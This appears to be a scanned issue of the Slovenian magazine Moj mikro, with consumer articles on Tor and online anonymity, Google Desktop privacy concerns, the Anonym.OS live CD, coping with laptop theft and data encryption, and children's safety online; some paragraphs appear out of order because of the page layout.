

in uporabo statističnih metod za spremljanje vzorca komunikacije med posamezniki ali organizacijami.

PORAZDELJENO OMREŽJE SISTEMA TOR

Sistem (projekt) **Tor**, ki nastaja pod pokroviteljstvom organizacije **Electronic Frontier Foundation** (www.eff.org), za katero bi težko



Zadeva v praksi poteka takole. Koraki si sledijo od zgoraj navzdol. V prvem koraku odjemalec uporabnika iz strežnika prebere seznam dosegljivih Torovih vozlišč. V drugem koraku izbere naključno pot (paketov podatkov) prek vozlišč, ki so na voljo, do izbranega spletnega mesta. Ko želi preiti na drugo spletno stran, odjemalec najde novo naključno pot. Na sliki je vidno, katere povezave so šifrirane (zeleno polno) in katere ne (rdeča prekinjena puščica).



anonimnost in identifikacija uporabnikov v spletu

↙ **Sistem Tor zmanjša možnost, da bi vas našli, saj preusmeri promet prek večjega števila naključno izbranih strežnikov v omrežju, kar metodo analize prometa močno oteži, če ne celo prepreči.**

dejali, da je podpornica nelegalnega početja oziroma hekerjev, je namenjen **zmanjševanju tveganja identifikacije uporabnikov** s pomočjo preprostih in delno tudi kompleksnejših metod analize prometa. Trenutno gre za razvojno različico zbirke orodij, ki omogočajo **anonimno** brskanje po spletnih straneh, objavljanje vsebin, anonimno uporabo programov za neposredno sporočanje (IM), IRC in SSH in drugih programov, ki slonijo na protokolu TCP.

Torov uporabnik je znotraj spleta »varnejši«, saj ta njegov promet preusmerja **prek porazdeljenega omrežja »čebulnih« strežnikov** (onion routers). Tor zmanjša možnost, da bi vas našli, saj preusmeri promet prek večjega števila naključno izbranih strežnikov v omrežju, kar metodo analize prometa močno oteži, če ne celo prepreči. Poleg tega, da smo načeloma varnejši, pa Tor zaradi načina delovanja omogoča tudi dostop do spletnih strani ali storitev, ki jih naš ponudnik vstopa v internet blokira. Vsa zadeva sloni na **prostovoljcih**, ki svoje strežnike vključijo v sistem. Enako velja za nadaljnji razvoj aplikacije, ki, kot pravijo, še ni na stopnji za dovolj zanesljivo zagotavljanje anonimnosti.

CIKCAKANJE PO SPLETU

Tor izdelava »zasebno« podatkovno pot, tako da odjemalec (program), nameščen v uporabnikovem računalniku izbere **naključno in zavarovano (šifrirano) pot** prek dosegljivih strežnikov v porazdeljenem omrežju. Vsak strežnik ve zgolj to, iz katerega strežnika je paket prejel in komu ga mora posredovati, torej **ne pozna celotne poti** podatkovnega prometa (glej sliko). Uporabniški odjemalec se z vsakim strežnikom v omrežju »dogovori« za različne pare šifriranih ključev, zaradi česar niti strežniki ne morejo slediti prometu, ki poteka prek njih. Varovalka je v sistem vključena zaradi preprečevanja, da bi kdo v omrežje prostovoljno ponudil svoj strežnik le za to, da bi preko njega vršil nadzor podatkovnega prometa. Prav tako sistem časovno omeji pot na minuto oziroma podobno kratek časovno interval, po preteku katerega vzpostavi novo pot, pri čemer zopet naključno izbere strežnike, prek katerih bo teklet promet.

Aplikacijo Tor si lahko prenesete s spletnega naslova <http://tor.eff.org>, najdete pa jo tudi na našem MikroCD-ju.

Zakaj je anonimnost potrebna?

Večini od nas ni vseeno, ali nas v internetu nadzirajo, a če ne delamo nič narobe, se nimamo česa bati. Vseeno pa so primeri, ko je dobro, da smo v anonimnost prepričani, pa čeprav delamo vse po črki zakona in vsaj formalno zaradi svojega početja ne pričakujemo negativnih posledic.

Tipičen primer skupine ljudi, kjer je anonimnost še kako pomembna, so **žrtve spolnega ali družinskega nasilja** ter **mladostniki** pri uporabi interneta. Ne gre zgolj za prijavo nasilja prek spletnih strani ali, če hočete, telefona, temveč tudi za dostop do strani, kjer lahko pričakujejo pomoč, tako psihiatrično kot tudi pravno. Otroci so v spletu tarča, ne zgolj pedofilov, temveč tudi trgovcev, ki jim hočejo prodati vse, kar morejo. Jasno je, da je treba **varovati njihovo anonimnost**, in ne zgolj zakonsko, kajti ko je škoda storjena, je ne more odpraviti nihče.

Po drugi strani so na udaru tudi **novinarji** pri komunikaciji z anonimnimi viri informacij, kjer je zaščita vira pomembna. Zopet nič ne pomaga v zakonu demokratičnih držav zapisana pravica do svobode govora, kajti ko postane vir znan, ima lahko težave. In če to postane rutina, ne bo nihče več novinarjem posredoval »vročih« informacij. Prav tako veliko stavijo na anonimnost **politični disidenti**, ki delujejo v, na primer, do svobode posameznika ne tako prijaznih režimih. Tudi pri njih je pomembno, da jih, če objavljajo svoje misli v spletu, nihče ne more izslediti kot avtorje. Ko ščitimo anonimnost vseh uporabnikov interneta, nevede ščitimo tudi tiste, ki počnejo zadeve, s katerimi se večina od nas ne strinja. Če hočete - od kriminalcev do teroristov. Zanimivo pa je, da je do vseh problemov, povezanih z anonimnostjo, v zadnjem času prišlo ravno zaradi želje organov pregona po nadzoru interneta z namenom preprečevanja terorističnih dejanj. Gre za veliko bojazen, da bi poleg teh začeli nadzirati tudi vse nas.



Kljub vsemu pa sistem Tor ne more rešiti problema vdora v zasebnost uporabnikov, saj je usmerjen zgolj na **zaščito podatkovnega prometa**. Pa še tu so problemi, saj se zanaša na dobro voljo posameznikov, ki so pripravljeni svoj strežnik vključiti v omrežje in ga ne nazadnje tudi brezplačno vzdrževati. Vprašanje je, ali bo teh dovolj. Sistem rešuje zastavljen problem le, če je strežnikov veliko in

če so dovolj hitri, da se hitrost prenosa podatkov zaradi daljše poti preveč ne upočasni. Ne gre torej za sistem, ki bi bil uporabljan ves čas, temveč ga uporabimo le takrat, ko želimo preprečiti, da bi nadzorovali naš podatkovni promet. Anonimnost si lahko zagotovite le sami, z uporabo še drugih pomagala (strežniki proxy) in predvsem s svojim pametnim obnašanjem v spletu. ■

Bo Google vedel še več?



Pretekli mesec je Google predstavil beta različico aplikacije **Google Desktop 3**, ki sicer prinaša nekatere izboljšave, hkrati pa, tako vsaj pravijo zagovorniki zasebnosti, lahko pomeni **še večjo grožnjo**. Ta se skriva v funkciji **iskanja po računalnikih** (Search Across Computers), ki je namenjena vsem uporabnikom, ki uporabljajo več računalnikov. Oblikovana je tako, lahko ti iščejo dokumente, ne glede na to, kje so in kateri računalnik uporabnik med iskanjem uporablja. Da je kaj takega sploh mogoča, funkcija **pregleduje dokumente v vseh izbranih računalnikih** (med drugim dokumente pisarniškega paketa in pdf-je) in njihove kopije prenese **in shrani v Googlovih strežnikih** (zaščiteno in za dobo 30 dni). Ko so vaši dokumenti v njihovih strežnikih, je nevarnosti več. Že to, da nam nekdo ukrade uporabniško ime in geslo, pa naj si bo heker ali prijatelj, ki po naključju preko ramena zre v naš računalnik, ni nekaj, kar bi si ravno želeli. Še huje pa se lahko pripeti, če bo Google prisiljen »vse« svoje podatke (zadnje mesece se največkrat omenja zgodovina iskanja) **zakonsko prisiljen predati** ameriškim (pozneje pa morda tudi drugim) **represivnim organom**. Zaradi te možnosti v svetu odsvetujejo uporabo omenjene funkcije.

Spletna anonimnost za kogarkoli

Končno je izvedljivo: anonimna in varna uporaba interneta, imuna na viruse, hekerske napade in predvsem brez uhajanja potencialno občutljivih osebnih podatkov. Enostavna in učinkovita rešitev, ki jo lahko uporablja tudi vaša babica, se imenuje Anonym.OS. Ker je na voljo brezplačno, bo zagotovo pritegnila veliko uporabnikov. Preverili smo, kako se obnese v praksi.



Piše: Jaka Mele

jaka.mele@mojmikro.si

Do nedavnega so navkljub oblakom prahu, ki so jih občasno v zrak spustili goreči zagovorniki svobode posameznika, ljudje za svoje vsakodnevno delo in življenje uporabljali najpogostejša orodja in sisteme tudi v svetu računalnikov. Na pasti in nevarnosti, ki jih prinaša globalizacija – vladni nadzor nad vsemi in vsem pod pretvezo zaščite in preprečevanja terorizma –, večinoma najraje pozabimo, saj je tako življenje lažje.

Lahko bi rekli tudi, da nam enostavno ni mar. Le redki še vedno ne zaupajo spletnemu trgovcu svoje kreditne kartice, ob množični uporabi internetnih storitev pa se vsakdo prepričuje, da je verjetnost, da se ravno njemu pripeti nevsččnost, izredno majhna, kar enačimo s tem, da je pravzaprav sploh ni. Največkrat se vsi skupaj zanašamo na to, da varnost ni zares tako slaba, kot to pogosto slišimo, in pod pretvezo draginje ali pomanjkanja časa ne poskrbimo dodatno za svojo varnost in zasebnost.

KONČNO CELOVIT INTERNETNI VARNOSTNI PAKET

No, sredi januarja so nam odvzeli tretji izgovor, neznanje. Skupina hekerjev, ki deluje pod imenom **kaos.theory security research** je izdala CD z operacijskim sistemom in zajetno zbirko aplikacij, ki za internetno komunikacijo izdatno izkoriščajo kodiranje in šifriranje in z uporabo katerih v internetu živimo varno in predvsem zasebno življenje. Vse vključene aplikacije so nastavljene za največjo mero anonimnosti, kar pa prinaša tudi posledice, na primer nedelovanje funkcij, kot je samodejna nadgradnja Mozille.

Gre za prvo tako rešitev, ki temelji na sistemu OpenBSD 3.8, delujočem v striktnem varnostnem načinu (je popolnoma zaklenjen

in zaprt ter nadgrajen z vsemi dosedanjimi znanimi popravki). Sistem je zato neprebojen za aktivne poskuse vdorov.

UPORABA BREZ NAMESTITVE

CD enostavno vstavimo v računalnik in z njega se naloži operacijski sistem, ki ga takoj začnemo uporabljati (torej brez namestitve). Ker na CD ni možno nadaljnje zapisovanje, lahko dodatne podatke zapisujemo bodisi na zunanji pomnilniški medij (USB-ključ ali disk), bodisi na računalnikov vdelani trdi disk, s čimer že puščamo razne informacije, priljubljene bližnjice ali druge zapise o svojem početju. Zagotovo pa je največja prednost sistema Anonym.OS **izogibanje zapisovanju podatkov na disk** (kjer lahko trajno ostanejo).

To pride prav pri obiskovanju internetnih kavarn, uporabi interneta za osebne namene v tujih računalnikih (kjer so lahko nameščeni prestrezniki tipkovnice) ali pa preprosto pri početju, pri katerem **ne želimo puščati nikakršnih sledi**. Težava utegne biti le, če ni možnosti ponovnega zagona računalnika, kar je v

med operacijskimi sistemi sicer razlikuje) dosegli, da je sistem na zunaj videti kot povsem običajen računalnik z Windows XP SP1. Vdelani spletni brskalnik **Firefox** izrablja anonimno omrežje, poznano pod imenom **Tor**. Tako ves izhodni promet šifrira in ga prek več kot 400 strežnikov omrežja Tor razpošilja proti končnim ciljem. Internetni promet je tako težje sledljiv, zaradi kodiranja pa tudi varnejši. Velika težava uporabe tega omrežja je **počasno delovanje**, saj število strežnikov raste precej počasneje kot število uporabnikov. Tudi glede zabrisovanja sledi ima Tor nekaj pomanjkljivosti, vendar jih skrbniki sproti odpravljajo.

PRED ZAČETKOM UPORABE

Zagon sistema je enostaven. Ob začetku branja s CD-ja nam sistem v besedilnem načinu zastavi nekaj vprašanj, kjer nastavimo časovno cono, korenensko geslo za tokratno sejo, izberemo omrežne nastavitve in se odločimo za ponarejanje MAC-naslova ... Tudi s privzetimi odgovori sistem deluje, smo pa na kar nekaj težav naleteli pri **novih računalnikih**, saj

Anonym.OS v obliki datoteke .iso, ki vsebuje sliko CD-ja. In jo je moč zapeči s katerikoli programom (recimo Nero), je moč prenesti z naslova <http://theory.kaos.to/projects.html>. Velikost trenutne različice je 562 MB.

mnogih pisarnah ali internetnih kavarnah res omejeno. V ta namen avtorji Anonym.OS že razmišljajo o rešitvi, podobni TorParku (USB-ključ z navodili oz. brskalnik, ki izkorišča anonimno omrežje Tor z zasebnimi vmesnimi strežniki).

VARNOST IN NEPREPOZNAVOST

Poleg varnosti sistema je poskrbljeno tudi za neprepoznavnost, saj sistem za prisluškovalce omrežnemu prometu deluje **kot povprečen sistem Windows XP SP1**. Avtorji so z uporabo različnih tehnik, od *spoofinga* do poseganja v omrežni TCP/IP-paket (katerega dolžina se

gonilniki za nove osnovne plošče in grafične pospeševalnike še niso prav dodelani, tako da zadeva najlepše deluje v leto do dve starem prenosnem računalniku. Pred začetkom uporabe sistema moramo počakati kar nekaj minut, saj sta prebiranje s CD-ja in nalaganje dokaj počasna, pa tudi nato se aplikacije nalagajo utrujajoče počas. Ko pa so sistem in aplikacije, ki jih uporabljamo, naložen v pomnilnik, vse deluje hitro in udobno. Delovanje lahko najenostavneje preverimo z obiskom spletnih strani, ki pokažejo IP-naslov obiskovalca – če bo ob obisku dveh takih strežnikov zaznan različen IP-naslov, zadeva deluje! ■

Kaj storiti, ko vam ukradejo računalnik?

Po toči zvoniti ...

Prenosni računalniki so čudovita stvar. Ne le, da je zmogljiv in vseh sodobnih tehnoloških čudes poln notesnik mokre sanje vsakega pravega računalniškega zanesenjaka, temveč se nad prenosnim mlinčkom današnje generacije zlahka navduši vsaka, tudi sicer popolnoma tehnofobično nastrojena gospodinja. In potem pridejo tatovi in mlinčka ni več. Puf! Konec pravljice.

Piše: Vasja Ocvirk

vasja.ocvirk@mojmikro.si

Takole gre. Kupili ste notesnik, čudovit kos opreme »iz naslova« visoke tehnologije, ki jemlje dih tako na tehničnem kot na oblikovnem področju. V vas se prebudi otrok – najraje bi ga odnesli s sabo v posteljo, in to najbrž prvih nekaj tednov v veliko žalost in prikrito jezo zakonskega partnerja ali pogosteje, partnerice, tudi počenjate. Da bi dokončali sicer skrajno nepomemben dopis iz službe, da bi se poigrali z nastavitvami vsemogočnega stroja in, ne nazadnje, da bi v miru pregledali vso tisto elektronsko pošto dobrih ljudi, ki jo sicer mirne duše in brez premisleka izbrišete.

Vaš najboljši prijatelj (oziroma prijateljica) vsem pubertetniškim dogodivščinam navkljub postane **prenosnik**. Jemljete ga vsepovsod. Na sestanke, na vikende, na dopust, brez njega vam živeti ni. Nato ga enkrat samkrat, samo za pet minut, pustite v avtu na obljudenem in ljudi prepolnem parkirišču. Ko se vrnete, vas čaka razbito okno na vozilu ter neizpolnljiva luknja na mestu, kjer ste ga pustili. Ah, ko bi le lahko vrnili čas nazaj in ne bi storili te napake! Vam je hudo zaradi vozila, zaradi katerega ste se pregrešno zadolžili in ga vsako nedeljo z neizrekljivo starševsko ljubeznijo perete na bližnji bencinski črpalki? Niti pod razno. Srce poča zaradi prenosnika. In podatkov v njem.

S takšno ali podobno zgodbo se je v letu 2004 soočilo več kot 600.000 uporabnikov v ZDA. Lahko si predstavljamo, da je število na svetovni ravni krepko višje. Skoraj 60 odstotkov zlorab podatkov v ameriških državnih ustanovah, podjetjih in na univerzah so leto poprej zakrivile kraje prenosnikov. Pri nas so številke tudi v odstotkih manjše, lahko pa rečemo, da je trend rasti precej visok. In po podatkih FBI-ja kar 97 odstotkov ukradenih računalnikov nikoli ne pride nazaj v roke lastnikov. Uf.

KAJ PA POTEK?

Tokrat namenoma ne bomo začeli s preventivo, ker preventiva praviloma ni zanimiva, dokler se nam ne zgodi usodni dan, če smo povsem iskreni, kajne? Recimo raje, da ste se znašli pred prazno mizo v kavarni, da gledate v razbito zadnje steklo avtomobila, ali pa da ste se na vlaku zbudili brez torbe z notesnikom. Kaj storiti? Če imate račun za ukradeni notesnik, pokličite 113. Če pa ste ga za sumljivo ceno kupili od lokalnega preprodajalca ali anonimneža, ki ste ga brez preverjanja našli v kakšnem oglasniku, upamo, da se vam bo posušila roka, s katero ste odšteli judežve srebrnike za nakup.

Kakorkoli že, krajo je treba seveda takoj **prijaviti policiji**. Čeprav je odstotek vrnjenih notesnikov zelo majhen, je še zmeraj veliko višji kot pa verjetnost, da boste zadeli na lotu, pa vas to ne odvrne od nakupa loterijskega listka, mar ne? Tako vsaj obstaja drobcena možnost, da bi ga nekoč morda le dobili nazaj. Že zaradi tega je vredno hraniti serijsko številko in račun. Na spletni strani slovenske policije (www.policija.si) lahko pozneje tudi preverjate, ali se morda vaš dragoceni mlinček ni znašel na seznamu najdenih predmetov. Kot že rečeno, ne pričakujte čudeža, vam bo pa v duševni stiski tovrstno poizvedovanje prišlo prav kot dobrodošla tolažba, če že nič drugega.

ZLATA VREDNI PODATKI

Zanimivo je, da se z izgubo dragocene igračke še nekako sprijaznimo. Ne nazadnje jo lahko nadomestimo z novejšim in zmogljivejšim računalnikom, ko nam osebni proračun to omogoči, morda pa smo jo celo zavarovali, o čemer bomo govorili malce kasneje. Tisto, kar običajno najbolj boli in peče, pa so **izgubljeni podatki**. Avtor tega zapisa si je ob tragični izgubi predragega mu prijatelja dovolil celo takšno neumnost, da je imel v torbi z notesnikom po naključju tudi prenosni zunanji disk, na katerem je imel varnostno kopijo vseh podatkov. O neprespanih nočeh in samoobtoževanju tokrat raje ne bi, vam pa lahko zatrdim, da česa takš-

nega ne bom storil nikoli več. Sicer to ni bila edina varnostna kopija, nekaj starejših se je namreč našlo na CD-jih in DVD-jih, so pa bile vse nepopolne, tako da je kar precej novjših podatkov šlo v nič. Sreča v nesreči je bila v tem, da na njem ni bilo varnostno občutljivih poslovnih podatkov, ki bi poleg vsega povzročili še poslovno škodo. Je pa zato kraja notesnika povzročila mrzlično spreminjanje gesel, preklj in obnovo certifikata za bančno poslovanje ter še kup drobnih, a **zamudnih administracijskih opravil**. Še zgovornejši je drug primer, ko je nesrečna lastnica ukradenega prenosnika v časopisnem oglasu prosila neznanega storilca, naj ji na CD vsaj zapeče diplomo, v katero je vložila več mesecev težavnega dela. Zgodbo sicer v nešteti različicah že poznamo v zvezi z okvarami trdih diskov, a vendar.

In zdaj k glavnemu psihološkemu paradoksu tega zapisa. Se vam zdi zgodba poučna, vam utegne piščeva nemarnost kakorkoli pomagati, da se vam ne bi zgodilo kaj podobnega? Izkušnje kažejo, da ne. V mesecih, ki so sledili kraji, sem namreč izvedel, da marsikateri znanec še vedno pušča notesnik v avtu, vsi pa dosledno stojijo za isto logiko, za katero sem do nesrečnega dogodka stal sam, čeprav so bili seznanjeni z mojo zgodbo. Vsi smo namreč globoko v sebi **prepričani, da se ne bo zgodilo nič**, če bomo avtomobil pustili na obljudenem kraju, kjer je veliko ljudi, če bomo zgolj »skočili po opravkih za deset minut«, če bomo notesnik skrili za zadnje sedeže in ga pokrili s kosom obleke ter podobne kapitalne nebuloze. Hranjenje notesnika v prtljažniku je sicer veliko varnejše, saj ga vsaj nismo postavili na ogled, a kljub temu ne pomeni stooštote varnosti. Če nas bo namreč zmikavt videl, kako smo torbo spravili v prtljažnik, bo z ne prevelikim naporom odprl



tudi to ključavnico. In profesionalci počnejo natanko to. Tudi zanašanje na prisotnost večjega števila ljudi v bližini avtomobila je enako neumno. Ali res menite, da bo kdo zaustavil tatu, ki je pravkar razbil šipo na avtomobilu in iz njega v naslednji sekundi potegnil torbo ter se pogнал v dir? Če verjamete v to, potem vas moramo razočarati. Ah, da, še to: dedek Mraz in Božiček sta tudi izmišljeni osebi.

Pa avtomobili niso edina šibka točka glede prenosnikov. Pravzaprav je bilo pri nas v preteklih letih razmeroma malo tovrstnih krajev. Notesnik je namreč idealen za **krajo na javnih mestih**, pa naj gre za kavarno, vlak, avtobus, da ne omenjamo primera, ko so zmikavti odnesli notesnik iz nezaklenjene pisarne.

NAJBOLJŠI RECEPT

Da bi se neljubemu in pogosto tudi zelo travmatičnemu dogodku kar se da na daleč izognili, moramo torej imeti vedno v mislih, da še tako kratek časovni okvir, v katerem bomo pustili notesnik brez nadzora, ne bo odvrnil morebitnega storilca od namere. Tudi preigravanje morebitnih scenarijev, po katerih zmikavti ne bo opazil notesnika ali mogel uresničiti tatvine, niti najmanj ne zagotavlja, da se nam to ne bo tudi zares zgodilo. Edina prava preventiva je namreč le ta, da imamo prenosnik **ves čas na očeh**, kadar smo na javnih mestih, da ga ne puščamo v lahko dostopnih prostorih in da preprosto nikdar ne pozabimo, da je prenosnik dobil ime ravno zaradi tega, ker ga je zelo lahko nositi naokrog. In torej tudi ukrasti.

Podatki v notesniku so spet poglavje zase. **Varnostne kopije so obvezne** že zaradi morebitnih napak strojne ali programske opreme, ki jim moramo dodati tudi možnost kraje. Seveda močno odsvetujem, da bi varnostne kopije nosili kar v torbi s prenosnikom, saj se vam utegne zgoditi, da boste ravno takrat – enkrat samkrat – ko boste to storili, zgodilo prav tisto, česar ne boste pričakovali. Verjemite, občutek, ko se počutiš kot kronan osel, je kar se da neprijeten. Priporočljivo si je tudi omisliti kak elektronski naslov na Gmailu ali Yahooju, kamor si sproti pošiljamo tiste najpomembnejše dokumente, brez katerih bi se res počutili goli in bos (članek o tem, kako spremeniti Gmail v »elektronski arhiv« smo objavili v decembrski številki Mojega mikra). Hkrati je treba paziti na **varnostno občutljive podatke** kot so gesla, certifikate in podobno. Če imate v notesniku nameščen **certifikat za bančno poslovanje**, imejte pri sebi vsaj **telefonsko številko za preklic**. S preklicem si boste sicer nakopali zamudno obnovo certifikata, toda vsaj do zlorabe ne bo prišlo. Morebitni seznam gesel imejte vedno šifriran, za vsak primer pa jih imejte še natisnjene na papirju in skupaj z ostalimi uporabniškimi podatki nekje zares na varnem, da jih boste lahko nemudoma zamenjali. Če že morate imeti zaupne dokumente na prenosniku, jih **šifrirajte** z enim od številnih brezplačnih programov. Tako boste lahko vsaj približno omejili škodo.

Slaba novica pri vsem tem je, da se vam

lahko še vedno zgodi črni scenarij. Lahko vam tudi vlomijo v stanovanje, kajne? Ker prenosniki praviloma niso poceni, je vredno razmisliti tudi o **premoženjskem zavarovanju**. Cena na letni ravni znaša nekje med sedmimi in osmimi odstotki celotne vrednosti opreme, kar morda res ni malo, je pa vsaj nekakšno jamstvo, da boste ob morebitni škodi dobili nazaj vsaj vloženi denar, če že drugega ne.

OKRADENEGA LASTNIKA TOŽBA

Kljub vsemu pa denar ni vse. Ko smo prej govorili o duševni stiski, smo mislili povsem resno. Pri kraji tako osebne stvari, kot je notesnik, so podatki v njem običajno za lastnika še pomembnejši kot vse drugo. Gre za **poseg v zasebnost** in osebno integriteto, in **stres**, ki ga pri tem doživi oškodovanec, sploh ni zanemarljiv. Na spletni strani slovenske policije je tudi brošurica, kjer so razloženi simptomi **potravnatske motnje** (www.policija.si/si/preventiva/sociala/zrtev.html). Gre sicer za splošne informacije v primeru vseh kaznivih dejanj,

toda dovolj je, da si jo v takšnem primeru pogledamo, se predvsem prenehamo obtoževati in se poskušamo čim prej sprijazniti z dejstvi. Nič nam ne bo namreč pomagalo, če bomo poleg vsega, kar se nam je zgodilo, še dolge tedne, nemara celo mesece, zamorjeni in depresivni.

Položaj je namreč podoben kot pri virusih in okvarah diska, le da je praviloma še neprijetnejši. Mislili smo, da se kaj takega **nam ne more storiti**. Da se to dogaja drugim. Pa se je – in to ravno nam. Jadikovanje nad razbitim vrčem ne pomaga kaj dosti, bo pa pomagalo, če bomo v prihodnje pazljivejši. To bi bil lahko tudi sicer splošni nauk te basni o kronanem oslu in ukradenem notesniku, ki sicer nima najsrečnejšega konca, zato pa toliko večjo poučno vrednost. Za konec zgolj še nasvet lastnikom notesnikov. Še danes naredite **varnostno kopijo vseh pomembnih podatkov** in **ne puščajte svojega prenosnika brez nadzora**. Pa miren spanec.

Podatke zaščitite sami!

Kraja računalnika ali naprave, v katero je moč shraniti podatke, ni zgolj materialno oškodovanje, temveč pomeni tudi veliko **grožnjo zasebnosti** oziroma takšnega ali drugačnega nadzora. Dejstvo je, da svoje zasebne ali poslovne podatke hranimo na vseh mogočih mestih, občasno tudi pozabimo, kje smo jih shranili. Pričakovati, da bo tat zgolj hotel preprodati ukradeno napravo in ne bo prebiral vaših podatkov, je bolj ali manj utopično. Če nič drugega, seveda če imate tudi to, se lahko v spletu pojavijo intimni posnetki vaših posteljnih spretnosti.

Če je kdo pred leti želel priti do naših poslovnih podatkov, je moral vdreti v pisarno in ukrasti računalnik. Danes je dovolj, da nam ukradejo **prenosni računalnik ali dlančnik** in s tem pridejo ne zgolj do podatkov (dokumentov), temveč tudi do podrobnih informacij, kdaj, o čem in s kom smo se pogovarjali prek e-pošte. Podobno velja tudi za **mobilne telefone**, kjer so kradljivcu na voljo kratka sporočila SMS, vpisi v koledar, beležke in podatki iz imenika in o opravljenih klicih. Če seveda vsega tega ne brišete sproti. Podobno velja za krajo ali izgubo USB-ključev ali digitalnih predvajalnikov glasbe, ki se tudi v dobršni meri uporabljajo za hranjenje podatkov. Verjetno bi lahko našli še kakšno napravo in še kak tip podatkov shranjenih na njej, ki bi prav prišli za nečedne posle.

Zavedati se je treba, da obstaja možnost, da nam napravo ukradejo in se pred tem ustrezno zaščititi. Računalnik na primer, lahko kupimo nov, ne moramo pa tako enostavno obnoviti podatkov, če ti niso prej shranjeni na varnem mestu v obliki arhiva. **Pravilno in pravočasno arhiviranje podatkov** ni le priporočeno, temveč tudi **zapovedano**. Če hranite v računalniku ali sorodni napravi kritične podatke o sebi, predlagamo, da zaščitite tudi te. Recimo s pomočjo kakšnega programa za **šifriranje podatkov** na podatkovnem nosilcu (disku), kot je program **PGP Disk** (najdete ga na MikroCD-ju). Ta omogoča, da zaščitite (šifirate) določene dokumente, mape (imenike) ali celotno particijo diska. Podobno velja tudi za USB-ključ, pri čemer je na trgu moč dobiti tudi take, ki imajo zaščito podatkov že vdelano in to opravilo samodejno izvedejo (ni vam potrebno skrbeti zanj). Dodatna zaščita podatkov je tudi nakup prenosnega računalnika ali dlančnika, ki imajo vdelane sisteme zaščite, kot je na primer bralnik prstnih odtisov.

V zadnjem času je veliko govora o sistemih za **aktivno varovanje podatkov** v primeru kraje naprav. Ideja je preprosta, sistem **samodejno zbríše podatke**, če zazna, da je naprava ukradena. Slabost tega sistema, ki še ni uveljavljen, je zahteva, da je taka naprava stalno »online«, saj prek komunikacijske povezave dobi zahtevo pa tem drastičnem opravlilu. Če pa ni druge možnosti, obstaja še ročno delo. To pomeni sprotno brisanje vseh podatkov, ki bi lahko pomenili varnostno grožnjo v primeru kraje. (Marjan Kodolja)





Otroci so najbolj na udaru

Čerem in nevarnostim pri brskanju po spletu in uporabi storitev, kot so klepetalnice, e-pošta in novičarske skupine, so še zlasti izpostavljeni otroci in mladostniki. Kaj lahko ukrenemo?



Vir slike: www.sxc.hu

Piše: Radoš Skrt

rados.skrt@mojmikro.si

Kljub priljubljenosti in množičnosti uporaba interneta ne prinaša samo zadovoljstva in koristi, ampak tudi številne nevarnosti, ki se jih večina uporabnikov zaradi pomanjkanja znanja in premajhne osveščenosti žal niti ne zaveda. Nepravilna ali nepremišljena uporaba interneta ima lahko v skrajnem primeru tudi katastrofalne posledice, ki niso povezane zgolj z izgubo podatkov ali okvaro računalnika, temveč tudi s hudimi **psihičnimi posledicami** za uporabnike. Še zlasti so vsem čerem in nevarnostim pri brskanju po spletu in pri uporabi storitev, kot so klepetalnice, e-pošta in novičarske skupine, izpostavljeni **otroci in mladostniki**, ki veljajo zaradi svoje nepremišljenosti, radovednosti, neizkušenosti in naivnosti za najbolj ogroženo in ranljivo skupino internetnih uporabnikov.

Če je ena izmed poglavitnih prednosti interneta ta, da ponuja **neusahljiv vir najrazličnejših informacij**, ki so lahko koristne pri učenju, pa lahko ravno ta ogromna količina informacij pomeni **tudi slabost**, saj je v internetu moč najti veliko nekoristnih in nezanesljivih informacij, ki jih lahko brez kakršnekoli cenzure objavi kdorkoli. Ker je veliko vsebine lažne, nerelevantne, pomanjkljive in zavajajoče, se morajo otroci zavedati, da ne morejo verjeti vsemu, kar preberejo. Ravno zaradi tega je treba otroke naučiti, kako razpoznati **verodostojne vire** informacij, katerim informacijam verjeti in katerim ne.

Poleg težav, ki jih lahko povzroči neverodostojna vsebina, je treba opozoriti, da lahko mladostniki med brezskrbnim brskanjem po spletu naletijo tudi na **številne škodljive vsebine**, ki lahko spodbujajo nasilje, kriminalno dejavnost, pornografijo, pedofilijo ipd. ali pa zaidejo na spletne strani, katerih cilj je pridobivanje osebnih in zaupnih podatkov (npr. številke bančnih kartic) z namenom njihove poznejše zlorabe. Ena izmed oblik škodljivih vsebin so tudi t. i. **sovražni govori**, pri katerih

gre za izražanje mnenj in idej, ki so po svoji naravi ksenofobične, diskriminatorne, rasistične in so običajno naperjene predvsem zoper razne manjšine. Ker obstaja tanka meja med svobodnim sovražnim govorom, je slednjega težko opredeliti in ga zaradi pomanjkanja zakonske regulative sankcionirati.

